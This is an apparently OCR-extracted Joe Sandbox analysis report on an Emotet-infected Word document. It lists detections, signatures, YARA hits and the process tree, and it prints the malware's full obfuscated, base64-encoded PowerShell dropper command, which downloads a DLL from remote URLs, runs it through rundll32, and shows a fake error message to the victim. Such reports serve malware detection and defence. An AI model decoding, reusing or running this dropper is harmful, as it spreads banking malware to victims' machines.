

ID: 336961
Sample Name: Informacion_4-09757.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 13:52:57
Date: 07/01/2021
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report Informacion_4-09757.doc 6
Overview 6
General Information 6
Detection 6
Signatures 6
Classification 6
Startup 6
Malware Configuration 8
Threatname: Emotet 8
Yara Overview 8
Memory Dumps 8
Unpacked PEs 8
Sigma Overview 8
System Summary: 8
Signature Overview 9
AV Detection: 9
Networking: 9
E-Banking Fraud: 9
System Summary: 9
Data Obfuscation: 9
Persistence and Installation Behavior: 9
Hooking and other Techniques for Hiding and Protection: 10
HIPS / PFW / Operating System Protection Evasion: 10
Stealing of Sensitive Information: 10
Mitre Att&ck Matrix 10
Behavior Graph 10
Screenshots 11
Thumbnails 11
Antivirus, Machine Learning and Genetic Malware Detection 12
Initial Sample 12
Dropped Files 12
Unpacked PE Files 12
Domains 13
URLs 13
Domains and IPs 13
Contacted Domains 13
Contacted URLs 13
URLs from Memory and Binaries 13
Contacted IPs 15
Public 15
General Information 15
Simulations 16
Behavior and APIs 16
Joe Sandbox View / Context 17
IPs 17
Domains 19
ASN 19
JA3 Fingerprints 20
Dropped Files 20
Created / dropped Files 20
Static File Info 23
General 23
File Icon 24
Static OLE Info 24
General 24

OLE File "Informacion_4-09757.doc" 24
Indicators 24
Summary 24
Document Summary 24
Streams with VBA 24
VBA File Name: UserForm1, Stream Size: -1 25
General 25
VBA Code Keywords 25
VBA Code 25
VBA File Name: UserForm2, Stream Size: -1 25
General 25
VBA Code Keywords 25
VBA Code 25
VBA File Name: UserForm3, Stream Size: -1 25
General 25
VBA Code Keywords 25
VBA Code 26
VBA File Name: UserForm4, Stream Size: -1 26
General 26
VBA Code Keywords 26
VBA Code 26
VBA File Name: UserForm5, Stream Size: -1 26
General 26
VBA Code Keywords 26
VBA Code 26
VBA File Name: L6bihtdtnasc, Stream Size: 681 26
General 27
VBA Code Keywords 27
VBA Code 27
VBA File Name: Qfepbztq9r8o1l76, Stream Size: 16867 27
General 27
VBA Code Keywords 27
VBA Code 31
VBA File Name: R4bm01nsbtdt1, Stream Size: 1106 31
General 31
VBA Code Keywords 31
VBA Code 31
VBA File Name: UserForm1, Stream Size: 1158 31
General 31
VBA Code Keywords 31
VBA Code 32
VBA File Name: UserForm2, Stream Size: 1160 32
General 32
VBA Code Keywords 32
VBA Code 32
VBA File Name: UserForm3, Stream Size: 1159 32
General 32
VBA Code Keywords 32
VBA Code 33
VBA File Name: UserForm4, Stream Size: 1160 33
General 33
VBA Code Keywords 33
VBA Code 33
VBA File Name: UserForm5, Stream Size: 1159 33
General 33
VBA Code Keywords 33
VBA Code 34
Streams 34
Stream Path: \x1CompObj, File Type: data, Stream Size: 114 34
General 34
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 34
General 34
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 580 34
General 34
Stream Path: 1Table, File Type: data, Stream Size: 7215 34
General 34
Stream Path: Data, File Type: data, Stream Size: 99187 35
General 35
Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 903 35
General 35
Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 284 35
General 35
Stream Path: Macros/UserForm1/\x1CompObj, File Type: data, Stream Size: 97 35
General 35
Stream Path: Macros/UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 35
General 36
Stream Path: Macros/UserForm1/f, File Type: data, Stream Size: 38 36
General 36
Stream Path: Macros/UserForm1/o, File Type: empty, Stream Size: 0 36
General 36
Stream Path: Macros/UserForm2/\x1CompObj, File Type: data, Stream Size: 97 36
General 36
Stream Path: Macros/UserForm2/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 36
General 36
Stream Path: Macros/UserForm2/f, File Type: data, Stream Size: 38 37
General 37
Stream Path: Macros/UserForm2/o, File Type: empty, Stream Size: 0 37

General 37
Stream Path: Macros/UserForm3/\x1CompObj, File Type: data, Stream Size: 97 37
General 37
Stream Path: Macros/UserForm3/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 37
General 37
Stream Path: Macros/UserForm3/f, File Type: data, Stream Size: 38 37
General 37
Stream Path: Macros/UserForm3/o, File Type: empty, Stream Size: 0 37
General 38
Stream Path: Macros/UserForm4/\x1CompObj, File Type: data, Stream Size: 97 38
General 38
Stream Path: Macros/UserForm4/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 38
General 38
Stream Path: Macros/UserForm4/f, File Type: data, Stream Size: 38 38
General 38
Stream Path: Macros/UserForm4/o, File Type: empty, Stream Size: 0 38
General 38
Stream Path: Macros/UserForm5/\x1CompObj, File Type: data, Stream Size: 97 38
General 38
Stream Path: Macros/UserForm5/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266 39
General 39
Stream Path: Macros/UserForm5/f, File Type: data, Stream Size: 38 39
General 39
Stream Path: Macros/UserForm5/o, File Type: empty, Stream Size: 0 39
General 39
Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5945 39
General 39
Stream Path: Macros/VBA/dir, File Type: VAX-order 68K Blit (standalone) executable, Stream Size: 1035 39
General 40
Stream Path: WordDocument, File Type: data, Stream Size: 42542 40
General 40
Network Behavior 40
Snort IDS Alerts 40
Network Port Distribution 40
TCP Packets 40
UDP Packets 42
DNS Queries 42
DNS Answers 42
HTTP Request Dependency Graph 42
HTTP Packets 42
Code Manipulations 44
Statistics 44
Behavior 44
System Behavior 45
Analysis Process: WINWORD.EXE PID: 2388 Parent PID: 584 45
General 45
File Activities 45
File Created 45
File Deleted 45
File Written 45
Registry Activities 53
Key Created 54
Key Value Created 54
Key Value Modified 56
Analysis Process: cmd.exe PID: 2432 Parent PID: 1220 58
General 58
Analysis Process: msg.exe PID: 1628 Parent PID: 2432 60
General 60
Analysis Process: powershell.exe PID: 1692 Parent PID: 2432 60
General 60
File Activities 62
File Created 62
File Written 62
File Read 63
Registry Activities 64
Analysis Process: rundll32.exe PID: 2516 Parent PID: 1692 64
General 64
File Activities 64
File Read 64
Analysis Process: rundll32.exe PID: 2532 Parent PID: 2516 64
General 64
File Activities 65
Analysis Process: rundll32.exe PID: 2760 Parent PID: 2532 65
General 65
File Activities 65
Analysis Process: rundll32.exe PID: 2696 Parent PID: 2760 65
General 65

File Activities 66
Analysis Process: rundll32.exe PID: 2708 Parent PID: 2696 66
General 66
File Activities 66
Analysis Process: rundll32.exe PID: 824 Parent PID: 2708 66
General 66
File Activities 67
Analysis Process: rundll32.exe PID: 2468 Parent PID: 824 67
General 67
File Activities 67
Analysis Process: rundll32.exe PID: 2472 Parent PID: 2468 67
General 67
File Activities 68
Analysis Process: rundll32.exe PID: 2804 Parent PID: 2472 68
General 68
Analysis Process: rundll32.exe PID: 3008 Parent PID: 2804 68
General 68
Analysis Process: rundll32.exe PID: 3012 Parent PID: 3008 68
General 69
Disassembly 69
Code Analysis 69


Analysis Report Informacion_4-09757.doc

Overview


General Information

Sample Name:	Informacion_4-09757.doc
Analysis ID:	336961
MD5:	4adc5e8e53a40fd.
SHA1:	406d00f10a2298a.
SHA256:	1c29c870c5c27c…

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…
- Machine Learning detection for dropp…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2388 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2432 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & POwersheLL -w hidden -ENCOD IAAk

AEYAMgBPAE0AWQBqACAAIAA9ACAAWwB0AFkAUABlAF0AKAAiAHsAMgB9AHsAMAB9AHsAMwB9AHsAMQB9ACIAIAAtAEYAIAAnAFkAUwB0AGUAJwAsACcARABJ
AHIAZQBjAFQAbwByAFkAJwAsACcAcwAnACwAJwBNAC4ASQBPAC4AJwApADsAIAAgACAAJAAwAFMASAAxAGcAMwAgACAAPQAgAFsAVABZAHAARQBdACgAIgB7
ADMAfQB7ADAAfQB7ADIAfQB7ADEAfQB7ADQAfQAiACAOARgAnAEUAVAAuACcALAAnAGMARQBwAE8ASQBuAFQAbQAnACwAJwBzAGUAcgBWAGkAJwAsACcAcwB5
AHMAdABlAE0ALgBuACcALAAnAEEATgBhAEcAZQBSACcAKQAgACAAOwAgACAAJABXAHUAbAB3AHkAdwBkAD0AKAAoACcAVQAnACsAJwBmAGEAJwApACsAKAAn
AG8AcAAnACsAJwB2ACcAKQArACcAbQAnACkAOwAkAEMANgA3AHkAdgBwAF8APQAkAEcAZwBsAGgAMgBsAGkAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAg
ACsAIAAkAEUAMgBjAGkAeABoAGwAOwAkAFMAOAA1AGEAZABvAGQAPQAoACgAJwBJACcAKwAnAGYAbQAnACkAKwAnADAAJwArACgAJwBuACcAKwAnAHEANAAn
ACkAKQA7ACAAKABsAHMAIAAoACcAdgBBAHIAaQBhACcAKwAnAGIATABlADoAZgAnACsAJwAyAG8AJwArACcATQB5AEoAJwApACAAKQAuAFYAQQBsAHUAZQA6ADoAIgBjAF
IAYABFAGAAQQBgAFQAZQBkAEkAcgBlAGMAVABvAHIAWQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAoACcANABxADcAQgBxACcAKwAnAHAAZQAnACkAKwAoAC
cAZQBuACcAKwAnADYAJwApACsAKAAnADQAcQA3AEIAJwArACcAYgAnACsAJwBzACcAKQArACgAJwA1AHcAXwAnACsAJwBlACcAKQArACgAJwA0AHEAJwArACcANwAnACkA
KQAtAFIARQBwAEwAYQBDAEUAKAAnADQAcQAnACsAJwA3ACcAKQAsAFsAYwBoAGEAUgBdADkAMgApACkAOwAkAFMAbAB1AHEAegA4AGkAPQAoACgAJwBJACcA
KwAnAGsAcQA4AHUAJwApACsAJwA3AHgAJwApADsAIAAgACgARwBlAHQALQB2AEEAcgBJAEEAQgBsAEUAIAAoACIAMAAiACsAIgBTAEgAMQAiACsAIgBnADMAIgApACAALQ
BWAEEATAB1AGUAbwBuAGwAIAAgACkAOgA6ACIAcwBFAGAAYwBgAFUAcgBpAFQAeQBwAHIAbwBUAE8AYwBgAG8ATAAiACAAPQAgACgAJwBUAGwAJwArACgAJw
BzADEAJwArACcAMgAnACkAKQA7ACQAVwA3AHkAcwAzAGwAZAA9ACgAKAAnAEIANwAnACsAJwA3AHYAJwApACsAKAAnADAAawAnACsAJwB5ACcAKQApADsAJA
BLAGEAMABlAGsAZgBhACAAPQAgACgAKAAnAFkAdgB0AGwAJwArACcAeAAnACkAKwAnADYAcAAnACsAJwA0ACcAKQA7ACQASAB6ADUAOQBnADcAcgA9ACgAKA
AnAFUAZQAnACsAJwByACcAKQArACgAJwA0ACcAKwAnAGwAMQAnACkAKwAnAHAAJwApADsAJABTAG4ANABiAHgAdQBiAD0AKAAnAFQAMAAnACsAJwBfACcAKw
AoACcAbgBsACcAKwAnADkAXwAnACkAKQA7ACQAUABpADkAbgB5AGYAcQA9ACQASABPAE0ARQArACgAKAAoACcAQgBEACcAKwAnAHkAJwApACsAKAAnAEIAcQ
AnACsAJwBwAGUAZQBuACcAKQArACcANgAnACsAKAAnAEIARAB5ACcAKwAnAEIAYgAnACkAKwAnAHMANQAnACsAKAAnAHcAJwArACcAXwBlAEIARAB5ACcAKQApAC4AIgBy
AGUAYABQAEwAYQBDAGUAIgAoACgAJwBCACcAKwAnAEQAeQAnACkALAAnAFwAJwApACkAKwAkAEsAYQAwAGUAawBmAGEAKwAoACcALgBkACcAKwAnAGwAbAAn
ACkAOwAkAFcANAByAHcAagA5ADgAPQAoACgAJwBLACcAKwAnAGIAaABnACcAKQArACcAZwAnACsAJwA5AHgAJwApADsAJABOAG0AOQBkAGMAdABuAD0ATgBF
AFcALQBgAG8AYgBgAGoAZQBgAGMAVAAgAE4ARQBUAC4AVwBFAEIAYwBsAGkARQBOAHQAOwAkAEMAawA4ADEAeAB4ADIAPQAoACgAJwBoACcAKwAoACcAdAAn
ACsAJwB0AHAAOgBKACcAKQArACgAKAAnACkAJwArACcAKAAzAHMAMgAnACkAKQArACgAKAAnACkAKAAnACkAKQArACgAKAAnAEoAKQAoACcAKwAnADMAJwAp
ACkAKwAoACgAJwBzADIAJwArACcAKQAoAGIAaQBnACcAKQApACsAKAAnAGwAYQAnACsAJwB1AGcAJwApACsAJwBoACcAKwAoACcAcwAnACsAJwAuAG8AcgBn
ACcAKQArACgAKAAnAEoAKQAoACcAKwAnADMAJwApACkAKwAoACgAJwBzACcAKwAnADIAKQAnACkAKQArACcAKAAnACsAKAAnAHMAJwArACcAbQBhAGwAbAAn
ACkAKwAnAHAAJwArACgAJwBvAHQAYQAnACsAJwB0AG8AZQAnACkAKwAoACgAJwBzAEoAKQAnACsAJwAoADMAJwApACkAKwAoACgAJwBzADIAJwArACcAKQAn
ACkAKQArACgAKAAnACgAcgAnACkAKQArACgAKAAnAFIAJwArACcAdwBSAHoAJwArACcAYwBKACkAKAAzAHMAMgApACgAQAAnACsAJwBoAHQAJwArACgAJwB0ACcAKwAn
ACgASAAnACsAJwBKACcAKwAnACkAKAAnACkAKQArACgAKAAnADMAJwArACcAcwAyACcAKAAnACkAKQArACgAKAAnACkAKQArACgAKAAnACkAKQArACgAKAAn
AEoAKQAoACcAKwAnADMAcwAyACcAKwAnACkAKAAnACsAJwBnAG8AJwArACcAbABkAGkAbABvAGMAawAnACkAKQArACgAJwBzACcAKwAnAHQAcgAnACkAKwAo
ACcAYQAnACsAJwBpAG4AaQAnACkAKwAoACgAJwBuAGcAJwArACcALgAnACsAJwBjAG8AbQBKACkAKAAnACsAJwAzACcAKQApACsAKAAoACcAcwAyACkAJwArACcAKAAnAC
kAKQArACgAJwB3AHAAJwArACcALQAnACkAKwAoACcAaQAnACsAJwBuAGMAJwApACsAKAAnAGwAJwArACcAdQBkACcAKQArACgAJwBlAHMAJwArACcASgAnAC
kAKwAnACkAJwArACcAKAAnACsAKAAoACcAMwBzADIAKQAnACsAJwAoACcAKwAnAGIAZgB0AHQAJwApACkAKwAoACgAJwBKACkAKAAnACsAJwAzAHMAJwApAC
kAKwAnADIAJwArACgAKAAnACkAKAAnACsAJwBAAGgAdAAnACkAKQArACgAKAAnAHQAcABzADoAJwArACcASgApACcAKQApACsAKAAoACcAKAAzAHMAJwArAC
cAMgApACgASgAnACsAJwApACgAMwBzACcAKQApACsAKAAoACcAMgApACgAagAnACsAJwBlAGYAZgBkACcAKwAnAGEAaABsACcAKQApACsAKAAoACcAawAwBlAC4AJwArACcA
YwBvAG0AJwArACcASgAnACsAJwApACgAMwBzADIAKQAoACcAKQApACsAKAAnACgAMwBzADIAJwArACcA
KQAnACkAKwAoACgAJwAoAGIAZwA0AG4AMwAnACsAJwBKACkAKAAnACkAKQArACgAJwBzACcAKQArACcAKwAnACkAKwAoACcAcwAyACkAJwArACcAKABAAGgAdAAnACsAJwB0AHAA
JwArACcAOgBKACkAKAAnACsAJwAzACcAKwAnAHMAJwArACcAMgApACgASgApACgAJwArACcAMwBzADIAKQAoACcAKQApACsAKAAnAGEAegAnACsAJwByAGEA
JwArACcAawB0AG8AJwApACsAJwB1ACcAKwAoACcAcgBzACcAKwAnAC4AYwBvACcAKwAnAG0AJwApACsAKAAoACcASgAnACsAJwApACgAJwApACkAKwAoACgA

JwAzAHMAJwArAccAMgApACgAJwApACkAKwAoACcAdwAnACsAJwBwAC0AYwAnACsAJwBvAG4AdABlACcAKQArACcAbgAnACsAJwB0AEoAJwArACgAKAAnACkAKAAnACkAKQ
ArACgAKAAnADMAcwAnACsAJwAyACkAKAAnACsAJwBOAFcARgAnACkAKQArACgAKAAnADkAagAnACsAJwBDAEoAKQAnACkAKQArACgAKAAnACgAJwArACcAMw
BzADIAKQAoACcAKwAnAEAAJwArACcAaAB0AHQAcAAnACkAKQArACgAKAAnADoASgApACcAKwAnACgAMwAnACsAJwBzADIAJwApACkAKwAoACgAJwApACgASg
AnACsAJwApACgAMwAnACkAKQArACcAcwAyACcAKwAoACgAJwApACgAJwApACkAKwAoACcAZwBvAGwAZABjAG8AJwArACcAYQBzACcAKQArACgAJwB0AG8AZg
AnACsAJwBmACcAKQArACgAJwBpAGMAJwArACcAZQAzADYANQAnACsAJwAuAGMAbwAnACkAKwAoACgAJwBtAEoAJwArACcAKQAoACcAKQApACsAJwAzAHMAJw
ArACgAKAAnADIAKQAoAHQAZQBtAHAAJwArACcASgApACgAMwAnACsAJwBzADIAKQAoAFgASgApACcAKwAnACgAMwBzACcAKQApACsAKAAoACcAMgAnACsAJw
ApACgAJwApACkAKQApAC4AIgBSAGUAYABwAGAAbABhAGMARQAiACgAKAAoACcASgAnACsAKAAoACcAKQAoACcAKwAnADMAJwApACkAKwAoACgAJwBzACcAKw
AnADIAKQAoACcAKQApACkAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcALwAnACkALAAoACcAaAB3ACcAKwAnAGUAJwApACkAWwAwAF0AKQAuACIAcwBgAHAAbA
BJAHQAIgAoACQAQwBkADkAcwB4ADMAYwAgACsAIAAkAEMANgA3AHkAdgBwAF8AIAArACAAJABRAGgAaABoADcAZQBpACkAOwAkAEQAYQA4AHMAaQA0ADAAPQ
AoACcATQAzACcAKwAoACcAeQB3AG4ANwAnACsAJwByACcAKQApADsAZgBvAHIAZQBhAGMAaAAgACgAJABLADQAYwBlAGoAawBqACAAaQBuACAAJABDAGsAOA
AxAHgAeAAyACAAfAAgAFMAbwByAFQAYAAtAG8AYgBqAGUAYABjAFQAIAB7AEcARQBUAGAALQBgAFIAYABBAE4AZABvAE0AfQApAHsAdAByAHkAewAkAE4AbQ
A5AGQAYwB0AG4ALgAiAEQAbwBXAGAATgBMAGAAbwBBAGQAZgBgAGkAbABlACIAKAAkAEsANABjAGUAagBrAGoALAAgACQAUABpADkAbgB5AGYAcQApADsAJA
BJAGYAagBpAF8AcwA1AD0AKAAnAFQAMgAnACsAJwAwACcAKwAoACcAYwAyAHoAJwArACcAZQAnACkAKQA7AEkAZgAgACgAKAAuACgAJwBHAGUAdAAtAEkAJw
ArACcAdAAnACsAJwBlAG0AJwApACAAJABQAGkAOQBuAHkAZgBxACkALgAiAGwARQBgAE4ARwBUAGgAIgAgACQAUABpADkAbgB5AGYAcQApADsAJABBAGsAOA
AxAHgAeAAyACAAfAAgAFMAbwByAFQAYAAtAG8AYgBqAGUAYABjAFQAIAB7AEcARQBUAGAALQBgAFIAYABBAE4AZABvAE0AfQApAHsAdAByAHkAewAkAE4AbQ
A5AGQAYwB0AG4ALgAiAEQAbwBXAGAATgBMAGAAbwBBAGQAZgBgAGkAbABlACIAKAAkAEsANABjAGUAagBrAGoALAAgACQAUABpADkAbgB5AGYAcQApADsAJA
cQApADsAJABJAGYAagBpAF8AcwA1AD0AKAAnAFQAMgAnACsAJwAwACcAKwAoACcAYwAyAHoAJwArACcAZQAnACkAKQA7AEkAZgAgACgAKAAuACgAJwBHAGUA

dAAtAEkAJwArACcAdAAnACsAJwBlAG0AJwApACAAJABQAGkAOQBuAHkAZgBxACkALgAiAGwARQBgAE4ARwBUAGgAIgAgAC0AZwBlACAAMwA1ADUANgA5ACkA
IAB7AC4AKAAnAHIAdQAnACsAJwBuAGQAJwArACcAbABsADMAMgAnACkAIAAkAFAAaQA5AG4AeQBmAHEALAAnACMAMQAnAC4AIgBUAE8AUwBgAFQAUgBgAEkA
TgBnACIAKAApADsAJABKAGIAZgBhAGYAdwBsAD0AKAAnAEUAYQAnACsAJwA3AGQAJwArACgAJwByAG4AJwArACcAMwAnACkAKQA7AGIAcgBlAGEAawA7ACQA
SgA4ADIANwBhADYAdwA9ACgAJwBVACcAKwAoACcAMgBzADYAOABiACcAKwAnADQAJwApACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEoAMwBhADUAbAA1AGcA
PQAoACgAJwBZACcAKwAnAGQANQBzADkAJwApACsAJwBhAGsAJwApAA== MD5: 852D67A27E454BD389FA7F02A8CBE23F)

- rundll32.exe (PID: 2516 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll #1 MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2532 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll #1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2760 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ocet\gyzufj.pjr',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2696 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mylz\dnoauh.fda',RunDLL MD5:

51138BEEA3E2C21EC44D0932C71762A8)
- rundll32.exe (PID: 2708 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Skqv\bpgr.lft',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
  - rundll32.exe (PID: 824 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rmmi\fgaafkb.bqv',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2468 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Eeay\tsbyty.hpi',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2472 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jfjk\etjwcl.eoy',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2804 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Cyjj\rnycqfi.rmc',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 3008 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Fpxy\zbyjv.xxd',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 3012 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xcmo\muvihv.sjs',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAOZ9fLJ8UrI0OZURpPsR3eijAyfPj3z6\nuS75f2igmYFW2aWgNcFIzsAYQleKzD0nlCFHOo7Zf8/4wY2UW0CJ4dJEHnE/PHlz\n6uNk3pxjn7o4eCDyiJbzf+k0Azjl0q54FQIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.2104461658.00000000002 51000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000005.00000002.2095452042.0000000001C 04000.00000004.00000040.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1f30:$s1: POwersheLL
00000007.00000002.2097868806.00000000002 01000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000A.00000002.2102162180.00000000001 90000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000009.00000002.2100838145.00000000001 80000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 17 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
14.2.rundll32.exe.1e0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.1a0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.180000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
15.2.rundll32.exe.1d0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.190000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 25 entries				


Sigma Overview

System Summary:



Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Potential dropper URLs found in powershell memory

E-Banking Fraud:



Yara detected Emotet

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Very long command line found

Data Obfuscation:



Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

PowerShell case anomaly found

Suspicious powershell command line found

Persistence and Installation Behavior:



Creates processes via WMI

Copyright null 2021

Hooking and other Techniques for Hiding and Protection:



Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

Stealing of Sensitive Information:

